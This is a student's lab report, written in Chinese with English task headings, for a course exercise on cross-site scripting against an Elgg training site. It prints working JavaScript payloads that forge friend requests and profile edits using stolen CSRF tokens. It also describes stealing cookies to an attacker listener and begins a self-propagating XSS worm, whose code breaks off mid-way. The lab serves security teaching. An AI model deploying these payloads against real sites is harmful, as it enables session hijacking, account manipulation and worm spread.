**Lab5-report Cross-Site Scripting (XSS) Attack Lab**

**57118115 陈烨**

**Task1: Posting a Malicious Message to Display an Alert Window**

目的：（Samy）在Elgg⾥注⼊JavaScript代码

攻击步骤：

1．登录到Samy的账户，进⼊profile⻚⾯；

2．在“About me”栏填⼊以下内容<script>alert(“XSS”)</script>

3．退出；


4．登⼊Alice的账户，进到“Memebers”⻚⾯；

5．看⼀下Samy的profile，检查是否有窗⼝弹出；


6．退出。

embed a JavaScript program in your Elgg proﬁle

登录boby的个人Elgg账户 在个人简介放置xss代码



登录Alice的账号 ，访问Boby的主页



**Task2: Posting a Malicious Message to Display Cookies**

adding some additional code to the JavaScript program in the previous task

攻击步骤

• 在攻击者的账户⾥

1.登录到Samy的账户；

2.进到profile，点击“Edit HTML”进⼊plaintext模式（不能⽤rich text模式），然后在“About me”栏放⼊攻击代码


3.退出。

• 在被攻击者的账户⾥


1.登录到Alice的账户，看⼀下Alice⾃⼰的好友列表；

2.看⼀下Samy的profile；

3.再看⼀下Alice⾃⼰的好友列表，检查攻击是否成功；




登录Alice账号访问boby




**Task3: Stealing Cookies from the Victim’s Machine**

the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.



登录Samy的账户，进入Edit HTML界面修改签名如上图所示




在终端输入指令监听端口5555的信息，然后登录Alice 的账户，点击查看Samy

的个人信息界面，发现获取的信息如上图所示。根据实验结果可知，Javascript 语


句成功执行

**Task4: Becoming the Victim’s Friend**

**抓取的添加好友的HTTP GET请求如上图所示，可知Samy的用户id 为47**



登录Samy的账户，进入Edit HTML界面修改签名



<script type="text/javascript">

window.onload = function () {

var Ajax=null;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var sendurl="http://www.xsslabelgg.com/action/friends/add"+"?friend=47"+ts+token;

Ajax=new XMLHttpRequest();

Ajax.open("GET",sendurl,true);


Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send();


} </script>

登录Alice 的账户，进入好友界面发现未添加好友。



点击查看Samy的个人信息界面，然后返回自己的好友界面，发现已经添加了

Samy为好友。根据实验结果可知，XSS 攻击成功。



Q1：

Line1 和 Line2 这两行的代码是为了获取秘密令牌\_elgg\_ts 和\_elgg\_token，因为

发送的请求只有提供正确的秘密令牌才不会被拒绝，才能实现XSS 攻击，否则它

会被丢弃。


Q2：

可以，浏览器扩展可以删除HTTP请求中的格式化数据

Task5: Modifying the Victim’s Proﬁle

Similar to the previous task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim’s browser, without the intervention of the attacker

Alice目前的签名



修改samy的简介

JS代码如下

<script type="text/javascript">

window.onload = function(){

var userName=elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var desc="&description=Samy and Chenye are my hero"+"&accesslevel[description]=2";

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var content=token +ts+name+desc+guid;

var samyGuid=47;

if(elgg.session.user.guid!=samyGuid)


{

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);


Ajax.setRequestHeader("Host","www.xsslabelgg.com"); Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"); Ajax.send(content); }

} </script>

登录 Alice 的账户，点击查看 Samy 的个人信息界面，然后返回自己的个人信息


界面，发现签名已经被修改为Samy and chenye are my hero。根据实验结果可知，XSS 攻击成

功



Q3：

登录Samy的账户，进入Edit HTML界面修改签名，删除Line1这一行的代码，退出会发现Samy 的个人信息界面发现自己签名已经被修改为 Samy is my hero，而其他用户点击查看 Samy 的个人信息界面后签名不会被修改。原因是 Line1 的代码负责判断用户是否为 Samy 本人，避免自己的签名被修改。现在删除该行代码，返回Samy的个人信息界面时自己的签名就已经被修改，之前的代码被覆盖，因此无法对其他用户实现XSS 攻击。



**Task6: Writing a Self-Propagating XSS Worm**

DOM Approach

登录Samy的账户，进入Edit HTML界面修改签名

<script type="text/javascript" id="worm">

window.onload = function(){

var headerTag="<script id='worm' type='text/javascript' >";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag="</"+"script>";

var wormCode=encodeURIComponent(headerTag+jsCode+tailTag);

var name="&name="+elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var desc="&description=Samy and Cy are my hero"+wormCode+"&accesslevel%5Bdescription%5D=2";

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var content=token +ts+name+desc+guid;

var samyGuid=47;

if(elgg.session.user.guid!=samyGuid)

{

